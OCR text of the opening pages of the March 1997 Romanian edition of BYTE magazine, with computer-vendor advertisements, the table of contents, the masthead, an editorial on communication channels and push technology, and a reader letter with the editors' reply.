
Nume şi prenume: .... Profesia: ....

Loc de muncă: .... Funcţia: ....

Adresă: .... Localitatea: ....

Telefon: ....

SCOP COMPUTERS Str. Ştirbei Vodă 150, Sector 1, Bucureşti, Tel.: 223 40 54, 223 40 55 Fax: 223 26 80


NOI VÁ
ECHIPÁM
din cap...
BACKOFFICE
Microsoft
Office
Microsoft
Windows 95
NORTON
ANTIVIRUS
... până-n picioare !

Microsoft®
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

digital™
PC
Authorized Reseller

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION IN IMAGING

FITI CREATIVI
Be Creative

FIŢI CREATIVI

...cu CF 900, cel mai accesibil copiator digital full color, conceput să inspire creativitatea.

Veţi avea nu numai un copiator full color sofisticat, ci mai ales un partener în realizarea celor mai creative idei. Veţi fi uluiţi de ce poate face **CF 900** pentru dumneavoastră cu formatul **A3** complet şi cu **LIMOS** (Sistemul de Modulare a Intensităţii Laserului), tehnologia de scanare a imaginii inventată de **MINOLTA**. Conectaţi-l la un Mac sau un PC şi **CF 900** devine o imprimantă laser de mare performanţă şi un scanner full color format A3. **CF 900** pur şi simplu vă înflăcărează imaginaţia atunci cînd îl conectaţi la aparatul foto digital **MINOLTA RD-175** şi la **QuickScan 35**, scanerul pentru film de 35mm. Aparatul foto digital, ideal pentru lucrări rapide, vă permite captarea şi transferarea imaginilor originale direct în Mac-ul sau PC-ul dumneavoastră. **QuickScan 35** scanează diapozitive de 35 mm, rapid şi cu rezoluţii optice înalte de până la **2.820 dpi**. Folosind programul Adobe Photoshop puteţi prelucra imaginile de care aveţi nevoie în advertising, prezentări, newsletters şi arhivare... aveţi posibilităţi nelimitate!

Ideile dumneavoastră acum prind viaţă!
Creativitatea dumneavoastră acum este liberă!

CF 900-Puterea imaginilor vă este la îndemână.

MINOLTA

Şos. Olteniţei nr. 35-37, sector 4, cod 79656, Bucureşti. Tel.: 01/634 62 45, 634 76 55, Fax: 01/330 70 02

Părerea proiectantului despre Calculatoarele **SALIENT®**:

" De acord cu cei de mai jos ... "

Chris Collins - SALIENT System Architect

VIGOR 200
SALIENT

Părerea specialiştilor despre Calculatoarele **SALIENT®**:

" Calculatoarele **SALIENT** (**VIGOR 200** şi **VIPER 200**) au realizat valori similare cu cele declarate de producătorii care fac parte din elita mondială ... "

PC REPORT, Septembrie 1996

"Performanţele înregistrate au fost foarte bune la toate capitolele, scoţând în evidenţă un sistem bine echilibrat, (**VIGOR 166**), dovedind alegerile bune făcute de constructor ... "

PC WORLD, Octombrie 1996

Părerea dumneavoastră despre Calculatoarele **SALIENT®**?

Dacă încă nu aveţi una, întrebaţi în jurul dumneavoastră ! Cu siguranţă vi se va răspunde !

SALIENT

SALIENT Group

Bucureşti: Calea Floreasca Nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timişoara: Piaţa Timişoara 700 Nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes
Net Ware Tested and Approved

SCO
SOFTWARE COMPATIBLE

3
ANI
GARANŢIE

SALIENT • STANDING OUT in Computer & Networking Technology

Biro Technologies - srl

The Quality Image

UMAX

High Quality
MagicScan
binuscan
PhotoPerfect
MagicScan
MagicScan
MagicScan
The pre-press solution
The UMAX
UMAX

Cumpărați un scanner UMAX POWERLOOK II PRO în locul scanner-ului dvs. (HP, Agfa, Mikrotek wsau alt model UMAX) și veți beneficia de o **reducere** de preț de **300$.**

Oferta este valabilă în perioada 01.01.1997 - 31.03.1997 numai pentru end-user și numai dacă la cumpărare veți aduce eticheta cu seria scanner-ului vechi.

NOU!!! Cu fiecare scanner S6 sau S12 se livrează **GRATIS** și
Web Page Editing Software

CALCULATOARE **UMAX**
COMPATIBILE Mac
Cele mai noi modele:
seria **Umax Apus**
(cu procesor 603e PowerPC)
seria **Umax Pulsar**
(cu procesor 604e/250Mhz


newgen

UN NOU MODEL

DesignXP

Adobe PostScript

ImagerPro
Imagesetting
System



DesignXpress
ChromaxPro

Produse noi:
- *memorii Viking (life time warranty).*
- *kit-uri multimedia* **UMAX**
- *piese de schimb pentru imprimante*

Vă așteaptă la CERF '97 între 13-17 mai 1997

in Digital
INPUT
PROCESSING
OUTPUT

FARGO ELECTRONICS, INCORPORATED
Microsoft
COMPUJET
AUSTIN AN IPC COMPANY

Tel./Fax: 223 4649; 222 4925; 223 2030; 2233791
E-mail: birotech@dial.roknet.ro

C:\CD_Paradise
PC-NET
VA INVITA LA
INTERNET CLUB
FULL INTERNET
PE 4 PC-URI
CURSURI INITIERE
CD PARADISE
200 TITLURI DE CD
Raffles
2 ani garantie!
12 rate neindexabile
leasing 12-24 luni

RAFFLES MERLION		
	PCI 586-133MHz (AMD) 256Kb cache / 8Mb RAM FDD 3.5" / HDD IDE 1.2Gb PCI SVGA card 1Mb Monitor 14"SVGA LR tub Philips	797$

RAFFLES MANGUSTA		
CPU AMD K5 133MHz	941$	PENTIUM mainboard,
Intel Pentium 100MHz	924$	256 Kb cache / 8Mb RAM
Intel Pentium 120MHz	970$	FDD 3.5" / HDD IDE 1.2Gb
Intel Pentium 133MHz	1011$	PCI SVGA card 1Mb
Intel Pentium 166MHz	1172$	Monitor 14"SVGA LR

OPTIUNI:		MULTIMEDIA:	
+8Mb RAM	+38.4$	CD ROM IDE 8x	129$
+16Mb RAM	+92$	Sound Card 16bit P&P	31$
HDD EIDE 1.7Gb	+38.5$	Boxe 2x80W active	39.5$
HDD EIDE 2.5Gb	+89$	Fax-Modem ext 33600	145$

Configuratiile includ: Mouse + pad, Antivirus RAV 4.06
Evaluare la curs BNR, TVA neinclus

RAFFLES
COMPUTERS SHOP

Calea Victoriei 25, e-mail: raffles@org.pcnet.ro
Tel: 2107348, 3112682, 3124620 Fax: 3120581, 3121786

VINZARI IN RATE SI LEASING SI IN: Brasov: 420014 Buzau: 720839 Galati: 410371

BYTE
ROMÂNIA

Martie 1997, vol. 3, no. 3

COVER STORY

Netscape va impune STANDARDUL?

46

De Jon Udell

Netscape se bazează din nou pe standardele Reţelei pe măsură ce evoluează de la navigatoare la tehnologia groupware pe Internet.

Linux într-un costum de flanel gri
105
De Jim Mohr

Ariile de discuri
109
De Aurel Şerb

Componente, arhitecturi distribuite şi Java
113
De Adrian Frits

EDITORIAL

Firul scurt
8
De Darvas Attila
Canalul de comunicaţie nu este vinovat pentru informaţiile transmise

EVENIMENT

CeBIT '97
21

Sun în învăţământ
22

INBOX

Cititorii BYTE România despre Front Page şi interfeţele discurilor hard 10

INTERVIU

Intrarea în normalitate
16
Cu dl. Silviu Hotăran, director general Microsoft România

DOSAR

Comunicaţii de date
71
De Attila Darvas
Noile tehnologii de acces în reţele vin în întâmpinarea cerinţelor actuale din Internet.

Direc PC
73
De Iosif Fettich
Informaţii rapide de pe Internet prin sateliţi.

Modemuri de 56 kbps
75
De Daniel Moldovan
Tehnologia pe 56 Kbps - cea mai importantă realizare din ultimii ani pentru accesarea Internet-ului.

ADSL oferă conexiuni rapide
79
De Attila Darvas
Prin ADSL, viteze pentru aplicaţiile multimedia de azi.

BITS

Ghidul PC 97 12

Microsoft ţinteşte mediul corporaţiilor 13

Noi capcane de erori 14

C++ în loc de Ebonics? 15

SOFTWARE GLOBAL

Global din ziua întâia
35
De Udo Flohr and Holly Hubbard Preston
Doriţi să vă prezentaţi softul pe piaţa globală? Atunci e bine să gândiţi global când îl scrieţi.

Unicodul evoluează
105
De Ken Fowles
Unicodul asigură cadrul de lucru pentru construirea aplicaţiilor în sute de limbi. În plus, el devine şi uşor de folosit.

WEB MASTER

Netscape IFC
81
De Radu Greab
Configurarea unor servere WWW pentru recunoaşterea tipurilor MIME.

PREZENTĂRI

Client/Server C++: scrieţi rapid, rulaţi rapid
87
De Rick Grehan
Alegerea unor unelte vizuale pentru programarea bazelor de date client/server în C++ impune compromisuri.

Oracle Database Designer
91
De Mircea Sârbu
Un instrument grafic de proiectare a bazelor de date relaţionale, cu facilităţi de *reverse-engineering*.

Fractal Detailer 1.0
95
De Răzvan Peteanu
O nouă propunere atrăgătoare de la Fractal Design.

Java Development Kit 1.1
101
De Eugen Rotariu

SURFING

Democraţia electronică
84
De Augustin Moga
Internetul a creat o nouă specie, „netăţeanul", şi o dată cu el noi metode de interacţiune cu Puterea

CE-I NOU

Servere la preţuri desktop
116
Serverele Compaq optimizate.

NextBit Softwre şi Transart
117
Pachet integrat de evidenţă economico-financiară NEO Manager.

ICL România şi partenerii
118
S-a format reţeaua de parteneri ICL România.

FORBES

Fiul risipitor s-a întors
119
De Harrison Forbes
Va fi Steve Jobs în stare să salveze Apple?

FUNDAMENTE

SISTEME DE OPERARE

Un Visual Basic pentru Web
27
De Rick Dobson
O variantă a Visual Basic vă permite să controlaţi obiectele unei pagini Web

REŢELE

Unix şi Windows dansează Samba
29
De Tom Yager
Suita de utilităţi Samba permite clienţilor Windows să acceseze serverele Unix.

CPU

Zen şi arta administrării memoriei cache
31
De Mike Phillip
O înţelegere şi utilizare corespunzătoare a cache-ului de pe cip poate îmbunătăţi performanţa aplicaţiilor.

PROGRAMARE

Extensii la navigatorul Netscape 33
De Andrew Taylor şi Raymond GA Côté
Un ghid „cum-să" pentru şmecheriile şi capcanele scrierii unui plug-in Netscape pe un Macintosh.

LAB REPORT

HARDWARE

13 Modemuri: rapiditate pentru Web
58
De Andrew Froning şi Helen Holzbaur
Dacă navigaţi pe Web e timpul să vă modernizaţi modemul de 14.4 Kbps. Am testat 13 dintre modemurile de 33.6 Kbps care au să apară pe piaţă.

SOFTWARE

OLAP vă serveşte datele
66
De Mark Hettler
Puternicele servere de procesare analitică on-line de la Arbor Software şi Oracle oferă o analiză serioasă a datelor de nivel întreprindere.

OPINII

Standarde
125
De Harrison Forbes
Lupta pentru impunerea unor standarde constituie farmecul perioadei actuale.

COMENTARIU

Trage-mpinge
130
De Iosif Fettich
Noul mod de lucru pe Internet va avea uneori efecte nebănuite.

CASETA REDACŢIEI

DIRECTOR:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
REDACTOR ŞEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACŢIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACŢIA:
Mircea Sârbu (msarbu@agora.ro)
Augustin Moga (amoga@agora.ro)
Szabó László (lszabo@agora.ro)
REDACTORI ASOCIAŢI:
Cristian Nagy (cnagy@agora.ro)
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Răzvan Peteanu (Timişoara);
Harrison Forbes (Chicago);
Radu Greab (Târgu-Mureş);
Cristian Matei (Târgu-Mureş);
Marius Tudorică (Târgu-Mureş);
Eugen Rotariu (Târgu-Mureş);
Adrian Frits (Toronto)
Aurel Şerb (Bucureşti)
CORECTURA:
Aurora Laslo
INGINER DE SISTEM:
Veres Viktor (vveres@agora.ro)

TEHNOREDACTARE:
Gabriel Niculae, Réman László,
Valics Lehel
ADMINISTRAŢIE: Ingrid Maier
MARKETING: Gabriela Bucşa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
EXPEDIŢIE: Doina Ceşa, Natalia Vânău
REPREZENTANŢĂ BUCUREŞTI:
Daniela Pastramă, tel: (01)-2305782
fax: (01)-2300286
C.P. 94 O.P. 49 Bucureşti
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tîrgu Mureş
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
office@agora.ro
WEB: http://www.agora.ro/


Primim cu plăcere materialele dvs. cu condiţia ca ele să se încadreze în profilul revistei şi să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Data închiderii ediţiei este 20 a lunii curente.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus şi retipărit în acest număr aparţine companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest şi InterMark sunt mărci înregistrate McGraw-Hill, Inc.

IMAGINE COPERTĂ: MEL LINDSTROM © 1997

editorial

Firul scurt



Nu mai există fir scurt la RTV. Ştirea a apărut pe postul naţional de televiziune şi a fost prezentată ca un nou succes al democratizării societăţii. Ar putea fi şi asta. Dar este în mod sigur dispariţia unui canal de comunicare a cărui existenţă poate fi de mare importanţă. Cernobâl există şi încă nu am uitat iresponsabilitatea regimului trecut, când firul scurt exista, dar populaţia a aflat catastrofa doar după o săptămână. Ar fi fost un minim de decenţă informarea cetăţenilor ca să nu utilizeze apa decât din puţuri de adâncime, să stea în casă şi eventual să ia pastila de iod (aşa cum a făcut mafia la putere). Toată agitaţia ulterioară a fost doar o comedie de prost gust. Fântânile arteziene lipsesc şi acum din cartiere. Nu vreau să continui acest subiect, sunt alţii responsabili. Pe mine mă interesează doar suprimarea unui canal de comunicaţie existent. Linia telefonică nu poate fi făcută vinovată pentru utilizarea iresponsabilă. Eu văd perşi care dau cu biciul în mare şi ţesători care distrug maşinile de ţesut. Astfel devine calculatorul vinovat, ca să nu amintesc de Internet. Sper totuşi ca să fie din ce în ce mai multe persoane convinse de importanţa comunicaţiilor într-o democraţie, persoane care regretă dispariţia oricărui canal care poate fi utilizat în mod util şi responsabil. Depinde doar de cei care se află la cele două capete ale liniei.

Am dorit să evidenţiem importanţa tehnologiilor noi, apărute în comunicaţiile de date, prin gruparea unor probleme considerate importante în dosarul din această lună. Utilizarea unor canale rapide de vă va permite obţinerea de avantaje semnificative în societatea informaţională. Nu va fi indiferent dacă aflaţi un curs la bursă în câteva secunde şi puteţi lua decizii sau în jumătate de oră, pe o legătură lentă cu un modem vechi de 14400 bauds. Acesta ar fi doar unul din exemplele posibile. Dar diferenţierea societăţii în funcţie de rapiditatea accesului la informaţii este un fenomen real şi din ce în ce mai evident. Azi nu numai informaţiile contează ci şi modul de acces la ele. Asistăm în ultimele luni la apariţia unor tehnologii noi de transfer al informaţiilor pe Internet. PointCast sau BackWeb şi noile interfeţe desktop Constellation şi Active Desktop vor contribui la modificarea modului nostru de accesa informaţiile. În curând vom naviga mai puţin şi vom primi informaţiile dorite pe diferite canale de emisie pe Web, canale similare celor de televiziune. Emisiunile vor putea fi desigur selectate şi vor conţine reclame. Paginile Web vechi nu vor dispare, dar apare alături un nou mediu de transfer care va permite apariţia unor transferuri de informaţii care vă vor găsi oriunde vă aflaţi: la lucru, lângă calculatorul de acasă, pe pager sau telefonul mobil. Lucrul clasic în reţea se va îmbina cu recepţionarea unor canale de sunet, video sau mesaje de fax, pager sau de poziţie geografică. Tehnica tradiţională de aducerea informaţiilor, pull, care ne oferea imensa bibliotecă de informaţii de pe Internet, se va completa cu una nouă push, prin care vom beneficia de emisiuni orientate spre noi. Merită să urmărim cu atenţie evoluţia tehnologiilor de lucru orientate obiect, ca ActiveX, Java sau Web Object care vor permite implementarea schimbării.

Orice mediu nou de comunicaţie ridică întrebări noi cu privire la utilizarea acestuia. Rolul radioului în propaganda nazistă, cel al filmului în cea sovietică sau cel al televiziunii utilizate împotriva cetăţenilor mai nu demult sunt bine cunoscute. Merită deci să urmărim evoluţia Democraţiei Electronice şi posibilităţile oferite pentru o consultare a cetăţenilor. Sper să găsiţi şi în acest număr informaţiile pe care le căutaţi.

Firul scurt nu mai este la RTV. Dar vor apare canale noi de comunicare şi sper că vor avea acces la ele majoritatea cetăţenilor. M-ar bucura să putem avem un fir scurt pentru fiecare cititor şi dumneavoastră să ne comunicaţi observaţiile cât mai des. Până atunci însă, aştept mesajele dumneavoastră, care ne sunt de mare ajutor ca să vă oferim informaţiile dorite, pe canalele deja obişnuite.

Attila Darvas
adarvas@agora.ro

puternică

Microsoft Office 97

este un mare pas înainte în redefinirea modurilor de utilizare a aplicațiilor soft - ea asigură inteligență și automatizare, ajutând utilizatorul să-și îndeplinească sarcinile într-un timp mai scurt, cu mai puțin efort și la o calitate superioară. Este compatibilă cu toate versiunile anterioare de Microsoft Office. Office 97 este prima suită care integrează complet ușurința de folosire a aplicațiilor inteligente cu puterea Web-ului. Integrând tehnologia Internet în suită, Office 97 simplifică crearea și publicarea de documente Web, găsirea informațiilor și colaborarea cu alții pe Internet sau în intranetul companiei. Microsoft Office 97 se compune din următoarele aplicații: Microsoft Word, Microsoft Excel, Microsoft Power Point, Microsoft Access și Microsoft Outlook. Office 97 introduce un nou membru în suita Office - Microsoft Outlook. Outlook este noul dispecer al comunicațiilor de birou, integrând e-mail, planificator, agendă, listă de sarcini și acces la documente pentru a ajuta utilizatorul în a organiza mai ușor și a folosi în comun cu alții informația.

Cea mai populară suită - acum cu puterea WEB-ului

Requires Windows 95 or Windows NT Workstation
Microsoft
The Most Popular Suite—Now with the Power of the Web
CD-ROM
Word 97
PowerPoint 97
Access 97
Excel 97
Outlook 97
Microsoft Office 97
Professional Edition

CAMPANIE DE LEGALIZARE

1 Martie - 31 Mai

O șansă UNICĂ Sisteme de operare Windows și pachetele de software Office la prețuri de upgrade.

WHERE DO YOU WANT TO GO TODAY? **Microsoft**®

Microsoft® **QUALIFIED DEALER**

Microsoft România: 01-2229002; 2229012 **ARAD BBComputer**: 057-280555 **BRAȘOV Intelprof**: 068-419706 **BUCUREȘTI Glossy**: 01-2231443 **Packard Bell**: 01-2305001 **QNet**: 01-2117801 **Rom Team Solutions**: 01-3110851 **CLUJ Sistec**: 064-190282 **CONSTANȚA GMB Micronet**: 041-636644 **IAȘI Open Systems**: 032-225101

DACĂ DORIȚI MAI MULTE INFORMAȚII DESPRE MICROSOFT OFFICE 97 VĂ RUGĂM VIZITAȚI SITUL NOSTRU LA: http://www.microsoft.com

STATUS GRUPA & ADI POP & VALICS LEHEL

inbox

Bucurii de primăvară

Ne bucură foarte mult că am primit scrisori interesante, care se referă în mod concret la articolele publicate în BYTE România. Așteptăm în continuare să ne scrieți. Iată două dintre scrisorile primite și care cred că vă vor interesa:

Front page

Am citit cu mare interes ultimul număr (decembrie) al revistei BYTE. Subiectele acestui număr au fost foarte potrivite cu preocupările mele actuale.

Am observat, din rubrica Inbox pe care o organizați în revistă, că aveți nevoie de asemenea susțineri. Eu cred că sunteți o echipă de profesioniști și în momentul în care aceasta este profesia dvs. puțini sunt cei care vă pot da sfaturi despre ceea ce trebuie să faceți. Trebuie să știți că există și cititori care au încredere în dvs. și în munca dvs.

Nu știu cum au fost făcute testele pentru editoarele Web, însă nu cred că articolul a fost prea bine realizat. Nu este necesar să fii la un laborator ca cel de la NSTL pentru ca să faci un asemenea test. Vreau să vă spun că în zilele anterioare am reușit să fac și eu un test despre editoarele Web care le-am găsit pe Internet. Am testat și eu AOLpress și HoTMetal și alte editoare. Am mai testat și Webmania, care este un editor cu mult peste câteva din cele amintite în acel test. Nu am putut citi în acest articol despre editoare care să permită lucrul cu „frames". Cred că este un subiect foarte important pentru un editor Web. Un alt lucru care m-a intrigat este următorul:

- la pagina 74 în caseta Byte Best scrie despre FrontPage: „instrument puternic de creație, publicare si administrare a sitului Web";
- la pagina 88, tot despre FrontPage: „O unealtă de dezvoltare ușor de folosit pentru situri Web mai puțin complicate";

În același număr al unei reviste există două referiri diferite asupra unui produs. Care poate fi explicația acestei diferențe? O asemenea problemă te poate induce în eroare atunci când vrei să alegi un produs și nu poți avea o demonstrație comparativă a tuturor produselor aflate pe piață. Ce rămâne de făcut?

Am de făcut și niște sugestii pentru următoarele numere ale revistei: o rubrică Java (în atenția d-lor E. Rotariu si D. Rădoiu). Cred că Java este pe buzele oricărui împătimit al calculatoarelor. Poate ar fi interesant de realizat un serial despre acest subiect.

Mai am o singură problemă de clarificat in legătură cu revista Byte. Am citit în ultima carte poștala prețurile abonamentelor și al revistei vândute. Este o diferență notabilă mai ales în această perioadă de austeritate. În același timp am mai observat un lucru făcând comparație între numărul precedent (decembrie), pe care a trebuit să-l cumpăr de pe piață, și cel din ianuarie, pe care l-am primit prin abonament. Diferența a fost de calitate: cel cumpărat a fost mult mai bun (hârtie, legare, etc.). Aș vrea să vă întreb dacă este adevărat că exemplarele trimise ca abonamente sunt de o calitate mai proastă pentru a putea suporta astfel deprecierea leului în timp. Vreau să cred că nu practicați o asemenea tactică față de cititorii fideli care vă asigură totuși un sprijin prin abonamentele pe care le fac. Știu că mulți (după propriile cunoștințe) se plâng de faptul că revistele le revin prin poștă mai târziu decât apar pe piață. Dacă însă calitatea revistelor de pe piață ar fi mai bună vă asigur că și eu voi începe să le procur astfel. Prefer calitatea chiar și la un preț puțin mai mare.

Sorin HAȘEGAN
shasegan@nio.ifa.ro

Voi începe cu o precizare: nici revista Byte (și nici o altă revistă de informatică) nu este o biblie a domeniului. Cei care fac testele la NSTL sunt oameni și ei, cu diferența că metodologia de testare pe care o folosesc este una coerentă și recunoscută. NSTL nu face parte din redacția Byte, ci este o instituție care colaborează cu revista Byte pe baze contractuale. Opiniile NSTL pot să difere de opiniile redacției Byte, de unde și contradicția pe care ați sesizat-o.

Pe de alta parte, o redacție nu este un personaj unitar, ci mai degrabă un „personaj colectiv". Fiecare articol exprimă în cele din urmă viziunea autorului asupra subiectului, iar editorul pornește de la premisa că cititorul va recepționa mesajul în mod critic și selectiv (mesajul dvs. dovedește aceasta). Atâta vreme cât informația pură nu este distorsionată de nota subiectivă, totul este OK, ba chiar este de dorit ca mai multe viziuni asupra subiectului să se confrunte.

Decizia în privința unei achiziții (hard sau soft) se bazează pe un set de cerințe funcționale si restricții financiare, deci este întotdeauna un compromis. Din această perspectivă, o prezentare comparativă este valoroasă prin inventarul caracteristicilor și nu prin verdictul în sine (care de altfel are o valoare pur jurnalistică: americanii au o adevărată manie a competiției, așa că nimic nu se poate termina fără „the winner is..."). În cele din urmă, considerăm că este util să preluăm aceste teste deoarece oferă (cel puțin) „piste" utile.

Java se va bucura în continuare de atenția noastră. Prezentarea noilor medii de dezvoltare, familii de clase, etc. va face obiectul unor

CUM NE CONTACTAȚI

PE WEB
Vizitați Agora On Line!
Căutați în arhive.
Descărcați articole.
Aflați ultimele noutăți.
Participați la grupurile de discuții! www.agora.ro/.

Vizitați situl BYTE!
www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteți mesajele la redactia@agora.ro.
Pentru a contacta individual pe redactori folosiți adresele publicate sau căutați pe Agora ON Line.

PRIN POȘTĂ
Redacția BYTE
România, CP 172 - 1
4300 Târgu-Mureș,
România

ABONAMENTE
(065) 166.516- 166.257;
E-mail
office@agora.ro.
sau pe WWW:
http://www.agora.ro/agora/info/

